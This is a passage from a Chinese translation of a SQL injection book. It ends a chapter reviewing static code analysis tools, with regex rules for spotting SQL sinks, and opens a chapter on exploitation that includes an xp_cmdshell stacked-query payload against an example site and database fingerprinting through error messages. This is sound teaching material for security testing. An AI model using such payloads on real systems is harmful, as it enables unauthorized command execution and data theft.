有些源代码分析器(比如作为 IDE 插件运行的)通常会使用抽象语法树(Abstract Syntax Tree，AST)。AST 是一种表示简化的源代码语法结构的树。可以使用 AST 对源代码元素执行深层分析以帮助跟踪数据流并识别渗入点和渗入源。

有些源代码分析器还会实现另一种方法——数据流分析。数据流分析负责收集程序中与数据使用、定义和依赖关系有关的信息。数据流分析算法运行在 AST 产生的控制流图(Control Flow Graph，CFG)之上。可以使用 CFG 来确定程序中将特定值分配给可传播变量的代码块。CFG 使用图形标记来表示程序执行过程中可能遍历到的所有路径。

截至本书写作时，自动工具集成了三种不同的分析方法：基于字符串的模式匹配、词法标记匹配及借助 AST 和(或)CFG 的数据流分析。自动静态分析工具对安全顾问非常有用，它能帮助识别集成在安全敏感函数或渗入点中的危险编码行为，使通过跟踪受感染数据至其产生源(入口点)来识别渗入源的任务更为容易。但我们不能盲目依赖这些工具所产生的结果。虽然它们在某些方面对手动技术做了改进，但还是应该由富有安全责任心的开发人员或者熟练且知识丰富的安全顾问来使用它们，这些人员能够结合具体的发现来对结论的有效性做出明确判断。建议在使用自动工具时，至少结合一种其他的工具并使用本章前面介绍的技术对代码进行手动审查。这种复合方法将使我们对所做的发现拥有最大的自信，还可以根除大多数错误肯定并有

助于识别错误否定。工具无法替代人的复查。要想正确使用这些工具，您需要有一定的安全敏锐性。Web 应用编程语言是内容丰富、表达力强的语言，可使用它们构建任何内容，而分析代码是一项很困难的工作，需要大量的语境。这些工具更像是拼写检查器或语法检查器，它们无法理解代码或应用的语境，因而会遗漏很多重要的安全问题。

3.3.1 YASCA

YASCA(Yet Another Source Code Analyzer)是一个开源程序，用于寻找程序源代码中的安全漏洞和代码质量问题，支持的编程语言有 PHP、Java 和 JavaScript(默认)。YASCA 通过基于插件的架构来进行扩展，另外还集成了其他开源项目，比如 FindBugs(http://findbugs.sourceforge.net)、PMD(http://pmd.sourceforge.net)和 Jlint(http://artho.com/jlint)。可以通过编写一些规则或集成外部工具来使用该工具扫描其他语言。它是一种命令行工具，能够以 HTML、CSV、XML 及其他格式生成报告。默认情况下，该工具的 1.1 版无法寻找 PHP、Java 或.NET 中大多数的潜在危险函数，而这些函数会导致 SQL 注入漏洞。当联合使用潜在的危险函数和直接从 JSP 文件的 HTTP 请求中获取的输入时，该工具能够对它们进行标识。但默认情况下，它不会识别 PHP 或 C#文件中的此类问题。我曾向作者发送过很多测试用例来帮助他们改进该工具，其下一版本(1.2 版)包含了很多改进后的正则表达式字符串和 Pixy(http://pixybox.seclab.tuwien.ac.at/pixy)。这个工具虽然还不完美，但开发人员正在努力改进它，并在尝试集成 LAPSE(http://suif.stanford.edu/~livshits/work/ lapse/index.html)。如果不想等那么长时间的话，可以编写自定义的规则文件来进行扩展。

- URL：www.yasca.org。
- 语言：可针对任何语言编写自己的配置文件和正则表达式。
- 平台：Windows 和 Linux。
- 价格：免费。

3.3.2 Pixy

Pixy 是一款免费的 Java 程序，它能自动扫描 PHP 4 的源代码，目标是检测跨站脚本(XSS)和 SQL 注入漏洞。Pixy 通过分析源代码来寻找被感染的变量，之后再跟踪应用的数据流直到到达一个危险函数。它还能识别出变量何时不再受感染(例如，变量通过了一个审查程序)。Pixy 还能为受感染的变量绘制依赖图(dependency graph)，该图对于理解漏洞报告很有帮助。通过依赖图，可以很容易跟踪到产生警告的源。但 Pixy 无法识别 mysql_db_query()、ociexecute()和 odbc_exec()函数中的 SQL 注入漏洞。不过不要紧，我们可以很容易地编写自己的配置文件。例如，可以使用下列渗入点文件搜索 mysql_db_query()函数：

```
# mysql_db_query SQL injection configuration file for user-defined sink
sinkType = sql
mysql_db_query = 0
```

复查 PHP 源代码中的 SQL 注入漏洞时，我认为 Pixy 是一款比较好用的工具，不过目前它只支持 PHP 4。

- URL：http://pixybox.seclab.tuwien.ac.at/pixy。
- 语言：PHP(只针对版本 4)。
- 平台：Windows 和 Linux。

- 价格：免费。

3.3.3 AppCodeScan

AppCodeScan是一款用于扫描多种源代码漏洞(包括SQL注入)的工具。它使用正则表达式匹配字符串来识别潜在的危险函数和代码中的字符串，同时还提供了很多配置文件。该工具无法明确识别存在的漏洞，但当使用会导致漏洞出现的函数时，它能加以识别。您还可以使用AppCodeScan来识别应用的入口点。有一点很有用：它能跟踪代码中的参数。该工具运行在.NET框架下，截至本书编写时，它仍处于最初的beta阶段。对于喜欢使用GUI(图形用户界面)而非命令行进行工作的用户来说，该工具是个不错的选择。配置文件的编写和修改都很简单。下面是检测.NET代码中潜在的SQL注入漏洞时使用的默认正则表达式：

```
#Scanning for SQL injections
.*.SqlCommand.*?|.*.DbCommand.*?|.*.OleDbCommand.*?|.*.SqlUtility.*?|
.*.OdbcCommand.*?|.*.OleDbDataAdapter.*?|.*.SqlDataSource.*?
```

要想为PHP或Java编写一个自定义的正则表达式，只需像添加OracleCommand()函数一样来添加一些其他的函数即可。可以为PHP应用下列规则：

```
# PHP SQL injection Rules file for AppCodeScan
# Scanning for SQL injections
.*.mssql_query.*?|.*.mysql_query.*?|.*.mysql_db_query.*?|.*.oci_parse.*?|
.*.ora_parse.*?|.*.mssql_bind.*?|.*.mssql_execute.*?|.*.odbc_prepare.*?|
.*.odbc_execute.*?|.*.odbc_execute.*?|.*.odbc_exec.*?
```

- URL：www.blueinfy.com/。
- 语言：可针对任何语言编写自己的配置文件和正则表达式。
- 平台：Windows。
- 价格：免费。

3.3.4 LAPSE

设计LAPSE的初衷是帮助用户审查Java J2EE应用并寻找Web应用中常见的安全漏洞类型。LAPSE是当前流行的Eclipse开发平台(www.eclipse.org)的一个插件，它能够识别受感染的源和渗入点，另外还能映射源和渗入点之间的路径。LAPSE面向下列Web应用漏洞：参数操纵、头操纵、cookie下毒(poisoning)、命令行参数、SQL注入、XSS、HTTP分隔和路径遍历(path traversal)。LAPSE可高度定制，配置文件(sources.xml和sinks.xml)与插件安装在一起，可通过编辑配置文件来扩展源和渗入点的方法集。

- URL：http://suif.stanford.edu/~livshits/work/lapse/index.html。
- 语言：Java J2EE。
- 平台：Windows、Linux和OS X。
- 价格：免费。

3.3.5 SWAAT

可以使用SWAAT(Security Compass Web Application Analysis Tool)来扫描很多源代码漏洞，

其中包括 SQL 注入。SWAAT 使用正则表达式字符串匹配来识别潜在的危险函数和代码中的字符串，同时还提供了很多.xml 格式的预配置文件。可以将自定义的正则表达式搜索添加到任何一个.xml 文件中。该工具无法明确识别出存在的漏洞，但当使用会导致漏洞出现的函数、字符串和 SQL 语句时，它能加以识别。

- URL：www.securitycompass.com/inner_swaat.shtml。
- 语言：PHP、JSP 和 ASP.NET。
- 平台：OS X(mono)、Windows 和 Linux(mono)。
- 价格：免费。

3.3.6 Microsoft SQL 注入源代码分析器

Microsoft SQL 注入源代码分析器是一款静态代码分析工具，用于发现 ASP 代码中的 SQL 注入漏洞。该工具针对传统的 ASP 代码而非.NET 代码。此外，该工具只能理解使用 VBScript 编写的传统的 ASP 代码，而无法分析使用由其他语言(比如 JavaScript)编写的服务器端代码。

- URL：http://support.microsoft.com/kb/954476。
- 语言：传统 ASP(VBScript)。
- 平台：Windows。
- 价格：免费。

3.3.7 CAT.NET

CAT.NET(Microsoft .NET 代码分析工具)是一款二进制代码分析工具，可用于识别某些流行漏洞中常见的变量。这些漏洞会引发一些常见的攻击，比如 XSS、SQL 注入和 XPath 注入。CAT.NET 是 Visual Studio IDE 的一种嵌入式管理单元(snap-in)，能帮助识别托管代码(C#、Visual Basic .NET、J#)应用中的安全缺陷。它通过扫描应用的二进制文件和(或)程序集，跟踪语句、方法和程序集间的数据流来实现上述功能。在此过程中会包括诸如属性赋值(property assignment)和示例感染(instance tainting)操作的一些间接数据类型。

- URL：www.microsoft.com/downloads/details.aspx?FamilyId=0178e2ef-9da8-445e-9348-c93f24cc9f9d&displaylang=en。
- 语言：C#、Visual Basic .NET、J#。
- 平台：Windows。
- IDE：Visual Studio。
- 价格：免费。

3.3.8 商业源代码复查工具

设计商业源代码分析器(Commercial Source Code Analyzer，SCA)的初衷是将它们集成到应用的开发生命周期中。目标是从根本上帮助应用开发人员根除应用源代码中的漏洞，帮助他们产生本质上更安全的代码。为实现该目标，SCA 提供了与编码错误(会引发安全漏洞)相关的培训和知识，并为开发人员提供了工具和技巧以便他们能很容易遵循安全编码实践。每种工具均以特有的方式销售，附带的资料中包含了大量的内容。本节不是推荐某款产品。要对这些产品进行客观公正的比较和评价非常困难。进一步讲，要想找到使用各种产品的方法或方法学的技术细节也并非易事，我们不要迷失在公共关系和销售材料中！

本节列举的内容并不丰富，主要介绍的是几款比较高级的工具套件，有些读者可能会需要这些套件。我曾跟许多客户合作过很多成功的集成解决方案，这些方案同时集成了商业现货供应(COTS)和免费开源软件(FOSS)源代码分析器及工具套件。对于不同的情况，要根据需求来选择相应的方法和产品。使用优秀的质量保证技术可以有效识别并消除开发阶段的漏洞。高效的质量保证程序应该集成渗透测试、模糊测试(fuzz testing)和源代码审查技术。改进软件的开发过程、构建更好的软件是提高软件安全性的有效途径(例如，产生缺陷和漏洞更少的软件)。有很多 COTS 软件包可用于支持软件安全保证行为。但使用它们之前，必须进行仔细地评估以保证它们确实有效。建议在花费大量资金之前，先自己进行全面的产品评估。为找到适合的工具，可以先使用免费的试用版(可从公司的 Web 站点上下载)或者与销售代表联系。

秘密手记

符合工作要求的工具

将 SCA 融入到开发生命周期中并不会自动产生安全的应用代码。有些工具则在历史数据的基础上结合漂亮的图形和趋势分析报告来实现管理度量，这样无意中会为开发人员带来压力，项目领导也会因难以完成这些比较随意的目标而受到谴责，从而产生事与愿违的效果。与黑客相似，开发人员也能找到巧妙的方式来打败系统以便产生比较讨人喜欢的管理度量(例如，产生不会遭到 SCA 标记的代码)，而这样会导致代码中仍然存在无法识别的漏洞。

此外，如果开发人员不理解工具为什么会报告漏洞，而且如果工具也没有提供足够的信息来对原因进行全面讲解，那么这时开发人员会想当然地认为该警报不过是个错误肯定。在 RealNetworks 的 RealPlayer 软件中就曾出现过一些类似的众所周知的例子(CVE-2005-0455、CAN-2005-1766 和 CVE-2007-3410)。RealNetworks 发布的漏洞公告中包含了易受攻击的源代码行，不过该代码行上添加了当前流行的 SCA(Flawfinder)的一条忽略指令。分析工具曾经报告过该漏洞，但开发人员并未修复它，只是向代码添加了一条忽略指令，这样分析工具就不会再报告该漏洞了！

古语说的好，“抽工常怪工具差”！对于这种情况，要责备工具功能上的失败会很容易。但事情并非如此。在开发生命周期中，永远不要只依赖一种工具。相反，应该使用多种工具和技术来加以平衡。此外，在项目的不同阶段，应该找几个经验丰富、知识渊博的成员对项目进行审查，这样便可以保证遵循已实现的操作和过程。不应该对开发人员严加指责。相反，应该在必要时给予他们建设性的反馈意见和培训，这样他们才能从过程中学到知识，最终产生更安全的代码。相比明确的软件安全解决方案，代码分析工具应被看作指导原则或最初的参考标准。

3.3.9　Ounce

Ounce 工具集是多种组件的集合。安全分析组件将源代码解析成公共中间安全语言(Common Intermediate Security Language，CISL)。SmartTrace 组件以图形化方式展示数据在易

受攻击代码中的流动过程，然后将漏洞分配给自包含的“包(bundle)”，这些包会被传递给开发人员进行修复。开发人员使用 Visual Studio 或 Eclipse 的 Ounce Developer 插件打开这些包。包中包含了与漏洞相关的所有信息以及 SmartTrace 图和补救意见。该工具还可以生成管理报告中的应用审核度量。

- URL：www.ouncelabs.com。
- 语言：Java、JSP、C、C++、C#、ASP.NET、JavaScript、传统 ASP/VBScript 和 Visual Basic 6。
- 平台：Windows、Solaris、Linux 和 AIX。
- IDE：Microsoft Visual Studio 和 Eclipse。
- 价格：参考报价。

3.3.10 Fortify 源代码分析器

源代码分析器是一款静态分析工具，它能够处理代码并尝试识别漏洞。它使用一种运行在源代码文件或文件集之上的构建工具并将文件转换成一种中间模型，公司则针对安全分析对该模型进行优化。该模型要经历一系列分析器(数据流、语义、控制流、配置和结构化)。源代码分析器还使用安全编码规则包(Secure Coding Rule Pack)来对代码进行分析以查找违反安全编码的行为。

- URL：www.fortify.com。
- 语言：Java、JSP、C、C++、ColdFusion、ASP.NET(C#和 VB.NET)、XML 和 SQL(T-SQL 和 PL/SQL)、JavaScript、传统 ASP/VBScript 和 Visual Basic 6。
- 平台： Windows、Mac、Solaris、Linux、AIX 和 HP-UX。
- IDE：Microsoft Visual Studio、Eclipse、WebSphere Application Developer 和 IBM Rational Application Developer。
- 价格：参考报价。

3.3.11 CodeSecure

CodeSecure 用于企业级应用或被用作集群(hosted)软件服务。CodeSecure WorkBench 可作为 Microsoft Visual Studio、Eclipse 和 IBM Rational Application Developer 的插件。CodeSecure 基于自由模式算法，通过计算所有可能的执行路径来确定输入数据的行为输出。在分析过程中，它会跟踪每个漏洞至原来的输入点和引发该漏洞的代码行，并提供一幅漏洞在应用中的传播图。

- URL：www.armorize.com。
- 语言：Java、PHP、ASP 和.NET。
- 平台：Windows、Mac、Solaris、Linux、AIX 和 HP-UX。
- IDE：Visual Studio、Eclipse 和 IBM Rational Application Developer。
- 价格：参考报价。

3.4 本章小结

本章介绍了如何使用手动静态代码分析技术复查源代码以识别感染型漏洞。在熟练掌握代

码审查技术之前，需要不断练习学到的技术和方法。这些技能有助于读者更好地理解为什么SQL注入漏洞在引起公众关注10年之后仍广泛存在于代码之中。我们讨论的工具、功能和产品可帮助读者构造一个有效的审查源代码的工具箱，它不仅可用于SQL注入漏洞，还可用于其他能引发利用要素的常见编码错误。

为更好地提高技能，可尝试对一些公共的存在漏洞的应用(比如WebGoat)进行测试，这些程序中包含了已发布的且可被利用的安全漏洞。WebGoat是由OWASP(开放WEB应用安全项目组)精心设计并维护的一个J2EE Web应用，包含了很多不安全因素，常被用于讲授Web应用安全方面的课程中。可以从www.owasp.org/index.php/Category:OWASP_WebGoat_Project上下载。此外，还可以尝试Hacme Bank，它模拟现实中一个支持Web服务的在线银行应用，包含了很多有名的常见漏洞。可以从www.foundstone.com/us/resources/termsofuse.asp?file=hacmebank2_source.zip上下载。您还可以尝试获取自由开源软件(Free and Open Source Software，FOSS)的易受攻击版本，Damn Vulnerable Linux Live CD中包含很多这样的例子，可以从www.damnvulnerablelinux.org上下载该CD。

应尽量多地尝试本章所列出的自动工具以便找到一款适合自己的工具。不要害怕跟开发人员联系，大胆地向他们提出建设性的反馈意见，可以谈谈该工具应如何改进，或者给出一些能够降低工具效能的条件。我发现他们很喜欢听取意见，并且一直在努力改进自己的工具。祝您“狩猎”愉快！

3.5 快速解决方案

1. 复查源代码中的SQL注入

- 分析源代码漏洞时主要有两种方法：静态代码分析和动态代码分析。静态代码分析是指在分析源代码的过程中并不真正执行代码，而是在Web应用安全语境中进行。动态代码分析则是指在代码运行过程中对其进行分析。
- 受感染数据是指从不可信源(渗入源)(不管它是Web表单、cookie还是输入参数)收到的数据。受感染数据在程序易受攻击的位置点(渗入点)会引发潜在的安全问题。渗入点是一种安全敏感函数(例如，执行SQL语句的函数)
- 要执行有效的源代码复查并识别所有潜在的SQL注入漏洞，您需要能区分危险的编码行为、识别安全敏感函数、定位所有负责处理用户控制输入的潜在方法并借助执行路径或数据流来跟踪受感染数据至其源头。
- 配备了全面的搜索字符串列表后，便可以进行手动源代码复查了，最简单、直接的方法是使用UNIX工具grep(同样适用于Windows系统)。

2. 自动复查源代码

- 截至本书写作时，自动工具集成了三种不同的分析方法：基于字符串的模式匹配、词法标记匹配及借助抽象语法树(AST)和(或)控制流图(CFG)的数据流分析。
- 有些自动工具使用正则表达式字符串匹配来识别渗入点(将受感染数据作为参数传递)和渗入源(应用中产生不可信数据的位置点)。

- 词法分析接收一个由很多字符构成的输入字符串，并将其经过处理后产生一个符号序列(称为词法标记)。可以使用工具对源文件进行预处理和分词操作，然后根据渗入点库来匹配这些词法标志。
- AST 是一种表示简化的源代码语法结构的树。可以使用 AST 对源代码元素执行深层分析以帮助跟踪数据流并识别渗入点和渗入源。
- 数据流分析是一种负责收集程序中有关数据使用、定义和依赖关系等信息的操作。数据流分析算法运行在 AST 产生的 CFG 上。
- 可以使用 CFG 来确定程序中将特定值分配给可传播变量的代码块。CFG 使用图形标记来表示程序执行过程中可能遍历到的所有路径。

3.6 常见问题解答

问题：如果我在开发生命周期中集成了源代码分析套件，我的软件是否安全？

解答：否，套件本身无法保证安全。优秀的质量保证技术可以有效识别并消除开发阶段的漏洞。高效的质量保证程序应该集成渗透测试、模糊测试(fuzz testing)和源代码审查技术。使用复合的方法有助于软件产生更少的缺陷和漏洞。工具无法替代人的复查，手动源代码审查仍然是最终质量保证(QA)的有效组成部分。

问题：X 工具向我提供了一份清洁无疫证明。这是否意味着我的代码中不存在漏洞？

解答：否，您不能依赖任何一款工具。首先应保证该工具已正确配置，然后再与其他工具(至少一款)产生的结果进行比较。第一次复查时，配置正确且有效的工具很少会产生清洁无疫证明。

问题：管理人员对 X 工具提供的度量报告和趋势分析统计非常满意。这些数据有多大可信度？

解答：如果该工具生成报告时是基于已被单独确认的真实漏洞，而不是基于产生的警告，那么该工具对于跟踪投资回报率来说会很有帮助。

问题：Grep 和 awk 是 GNU 针对经验不足的初级 Linux 用户推出的新工具，是否真的有针对 Windows 用户的替代产品？

解答：Grep 和 awk 也适用于 Windows 系统。如果这样还是感觉不太公平，则可以使用 Win32 系统自带的 findstr 工具，还可以使用 IDE 搜索符合字符串模式的源文件，甚至可以使用插件来扩展 IDE 的功能。这方面 Google 会是您的好帮手。

问题：我认为识别出了 X 应用源代码中的一个漏洞。有个渗入点使用了渗入源的受感染数据。通过跟踪数据流和执行路径，我非常确信存在一个真正的 SQL 注入漏洞。怎样才能完全肯定该漏洞，接下来该怎么做？

解答：选择什么道路完全取决于您自己。您可以选择阴暗的一面——利用该漏洞获取利益，也可以将漏洞报告给厂商并与他们一起合作来修复该漏洞，这样您可以得到名声和机会，同时展示了您的高超技艺和负责任的态度。如果您是一名软件开发人员或厂商的审查员，则可以尝试使用本书介绍的技术和工具来利用该漏洞(处于测试环境下

并且得到了系统和应用所有者的明确许可)，这样可以向管理层展示您的才华以期最终获得提拔。

问题： 我没有钱购买商业源代码分析器，在免费工具中是否真的存在好用的替代品？

解答： 先试用这些工具，然后视情况而定。这些工具并不完美，它们比商业产品少很多资源，而且肯定缺少很多附加的产品特色，但是仍然非常值得一试。试用时，记着向开发人员提出您的建设性反馈意见，并与他们一起提高产品的性能，以此来帮助开发人员改进产品。学会对工具进行扩展以使其符合自己的需求和环境。如果可能，可以考虑向项目提供经济援助或资源来实现双赢。

第4章

利用 SQL 注入

本章目标

- 理解常见的利用技术
- 识别数据库
- 使用 UINON 语句提取数据
- 使用条件语句
- 枚举数据库模式
- 提升权限
- 窃取哈希口令
- 带外通信
- 自动利用 SQL 注入

4.1 概述

找到并确认 SQL 注入漏洞后，可以利用它做哪些事情呢？读者可能知道可以利用它与数据库进行交互，但读者并不知道后台数据库的类型，也不知道与正在注入的查询及其所访问的表相关的内容。通过使用推断技术和应用所提供的有用错误，可以确定上述所有内容甚至更多信息。

本章将进入美妙的“兔子洞”[1]之旅(您确实吃了“红色药丸”[2]，是吧？)。我们将开发很多后面章节要用到的构造块，并学习为浏览器读取或返回数据、枚举数据库模式、带外(例如，不通过浏览器)返回信息要用到的技术。有些攻击是为了提取远程数据库中保存的数据，有些攻击则关注于 DBMS(数据库管理系统)本身，比如尝试窃取数据库用户的哈希口令(password hash)。由于有些攻击需要在管理员权限下才能成功执行，并且很多应用上运行的查询需要正常用户权限才能执行，因而我们还将说明一些获取管理员权限的策略。最后，为避免需要手动完成所有内容，我们还将介绍一些能够将很多步骤有效自动化的技术和工具(其中很多都是由本书作者自己编写的)。

工具与陷阱……

一种巨大的危险：修改实时数据

接下来的示例主要涉及 SELECT 语句的注入，但不要忘记：易受攻击的参数可用在更加危险的查询中(如 INSERT、UPDATE、DELETE 等命令)。虽然 SELECT 命令只能从数据库中检索数据，严格遵循了“只看不碰”的原则，但其他命令却可以修改数据库中正在测试的真实数据。在实时应用中，该操作会引发严重的问题。作为一种通用的方法，对包含多个易受攻击参数的应用实施 SQL 注入攻击时，应尽量优先操作在不修改任何数据的查询中所使用的参数。这样将保证操作更加有效，并且可自由使用喜欢的技术，而不必担心数据受到感染或者扰乱应用的功能。

此外，如果控制的易受攻击的参数均被用于修改某些数据，那么本章概述的大多数技术将对利用漏洞很有帮助。不过一定要对注入的内容和数据库产生的影响格外小心。如果测试的应用正在使用，那么在执行真正的攻击之前，请确保数据已备份，这样在结束对应用的安全测试后，便可以执行完整的回滚操作。

使用本章末尾介绍的自动工具时，一定要按上述内容执行。自动工具很容易在短时间内执行成百上千条查询，其中包含最少的用户交互。使用这样的工具对 UPDATE 或 DELETE 语句进行注入时，会对 DBMS 造成严重破坏，一定要小心！

1. 译者注：原文此处为“rabbit hole”，出自电影《黑客帝国》中的台词，不过最初出自于英国人 Lewis Carroll 的畅销儿童读物《爱丽丝漫游奇境记》。

2. 译者注：原文此处为“red pill”，也出自《黑客帝国》中的台词，与 blue pill 相对，是 Neo 所服的药丸。服用蓝色药丸会使人依旧存在于虚幻之中，而服用红色药丸则会让人知道整个事实的真相。

4.2　理解常见的利用技术

到目前为止，借助第 2 章介绍的应用测试技术或者第 3 章介绍的复查源代码技术，读者可能在所测试的 Web 应用上发现了一个或多个易受攻击的参数。在尝试的第一个 GET 参数中插入一个单引号就可能足以让应用返回一个数据库错误，或者也可能您不辞辛苦地花费数天时间逐字浏览每个参数后发现了所有不同的外部攻击要素的组合。但不管是哪种情况，现在是时候去体验一下真正的利用漏洞的乐趣了。

在这个阶段中，安装一个与所攻击应用的后台数据库系统完全相同的本地数据库系统会很有帮助。除非拥有 Web 应用的源代码，否则 SQL 注入需采用一种黑盒攻击方法。需要通过观察目标如何对请求进行响应来构思所要注入的查询。如果能够在本地测试要进行注入的查询以便查看数据库如何对其进行响应，那么将会使这个过程更加容易。

根据当前条件的不同(比如用户执行查询的权限，后台安装的 DBMS 服务器以及是否对提取数据、修改数据或者在远程主机上运行命令更感兴趣)，不同情况下利用 SQL 注入漏洞会意味着不同的内容。本阶段最要紧的是应用是否以 HTML 代码格式展示 SQL 查询的输出结果(即便 DBMS 只返回错误消息)。如果未收到应用中任何类型的 SQL 输出显示，则需要执行 SQL 盲注，这是一项更加复杂的技术(但也更有趣)。我们将在第 5 章介绍 SQL 盲注。在本章中，除非特别指定，我们假设远程数据库会在一定程度上返回 SQL 输出。在此基础上，我们会介绍很多攻击技术。

我们为本章的大多数例子引入了一个易受攻击的电子商务应用，它驻留在 victim.com 上。该应用包含一个允许用户浏览不同商品的页面，其 URL 如下所示：

- http://www.victim.com/products.asp?id=12

请求该 URL 时，应用会返回一个页面，包含 id 值为 12(假设商品是 Syngress 公司的一本关于 SQL 注入的图书)的商品的详细信息，如图 4-1 所示。



图 4-1　示例电子商务站点的商品描述页面

我们假设 id 参数易受到 SQL 注入攻击。它是一个数字值，因而我们不需要在例子中使用单引号来终止任何字符串。很明显，我们在该过程中探讨的概念也适用于其他类型的数据。我们还假设 victim.com 使用 Microsoft SQL Server 作为后台数据库(尽管本章还包括几个其他 DBMS 的例子)。为清晰起见，所有例子都将基于 GET 请求，我们将所有注入的净荷(payload)放在 URL 中。也可以通过在请求体而非 URL 中包含注入代码来为 POST 请求应用相同的技术。

提示：

请记住，在接下来使用的所有注入技术中，可能需要注释掉剩下的原始查询以获取语法正确的 SQL 代码(例如，对于 MySQL，可添加两条横线或一个#字符)。请参考第 2 章以获取更多关于如何使用注释终止 SQL 查询的信息。

使用堆迭查询

是否允许堆迭查询(stacked query)(在单个数据库连接中执行多个查询序列)是会对 SQL 注入漏洞利用造成较大影响的因素之一。下面是一个注入堆迭查询的例子，我们调用 xp_cmdshell 扩展存储过程来执行一条命令：

```
http://www.victim.com/products.asp=id=1;exec+master..xp_cmdshell+'dir'
```

上述语句不仅能终止原始查询，还可以添加一条全新的查询，并促使远程服务器按序执行所有内容。相比只能将代码注入原始查询的情况，这种方式为攻击者提供了更多自由和可能。

遗憾的是，并非所有 DBMS 平台都支持堆迭查询。根据远程 DBMS 和框架所使用技术的不同，情况也各有不同。例如，使用 ASP.NET 和 PHP 访问 Microsoft SQL Server 时允许堆迭查询，但如果使用 Java 来访问，则不允许。使用 PHP 访问 PostgreSQL 时，PHP 允许堆迭查询；但如果访问 MySQL，PHP 则不允许堆迭查询。

Ferruh Mavituna(一名安全研究员和工具作者)在其 SQL Injection Cheat Sheet(SQL 注入备忘单)上公布了一张表，其中收集了这方面的信息；可访问 http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/来获取该手册。

4.3 识别数据库

要想成功发动 SQL 注入攻击，最重要的是知道应用正在使用的 DBMS。没有这一信息，就不可能向查询注入信息并提取自己所感兴趣的数据。

Web 应用技术将为我们提供首条线索。例如，ASP 和.NET 通常使用 Microsoft SQL Server 作为后台数据库，而 PHP 应用则很可能使用 MySQL。如果应用是用 Java 编写的，那么使用的可能是 Oracle 或 MySQL。此外，底层操作系统也可以提供一些线索：安装 IIS(Internet 信息服务器)作为服务器平台标志着应用是基于 Windows 的架构，后台数据库很可能是 SQL Server。而运行 Apache 和 PHP 的 Linux 服务器则很可能使用的是开源数据库，比如 MySQL。当然，不应仅仅依靠这些要考虑的因素来作为跟踪(fingerprint)努力，因为管理员很可能将不同技术以不平常的方式组合起来使用。不过数据库服务器面临的架构(如果能正确识别并跟踪的话)却可以提供很多线索来加速实际的跟踪过程。

识别数据库的最好方法在很大程度上取决于是否处于盲态。如果应用返回(至少在某种程

度上)查询结果和(或)DBMS 错误消息(例如，非盲态)，那么跟踪会相当简单，因为可以很容易通过产生的输出结果来提供关于底层技术的信息。但如果处于盲态，无法让应用返回 DBMS 消息，那么就需要改变方法，尝试注入多种著名的、只针对特定技术才能执行的查询。通过判断这些查询中哪一条被成功执行，来获取目前所面对的 DBMS 的精确信息。

4.3.1　非盲跟踪

大多数情况下，要了解后台 DBMS，只需查看一条非常详细的错误消息即可。根据执行查询所使用的 DBMS 技术的不同，这条由同类型 SQL 错误产生的消息也会各不相同。例如，添加一个单引号将迫使数据库服务器将单引号后面的字符看作字符串而非 SQL 代码，这会产生一条语法错误。对于 Microsoft SQL Server 来说，最终的错误消息可能与图 4-2 所展示的截图类似。



图 4-2　由未闭合的引用标记所引发的 SQL 错误消息

很难想象事情竟如此简单：错误消息中明确提到了“SQL Server”，还附加了一些关于出错内容的有用细节。后面构思正确的查询时，这些信息会很有帮助。而 MySQL 5.0 产生的语法错误则很可能如下所示：

```
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use
near ' ' at line 1
```

这里的错误消息也包含了清晰的、关于 DBMS 技术的线索。其他错误可能用处不大，但通常这不是问题。请注意后面这条错误消息开头部分的两个错误代码。这些代码本身就是 MySQL 的“签名”。例如，当尝试从同一 MySQL 上一张不存在的表中提取数据时，会收到下列错误：

```
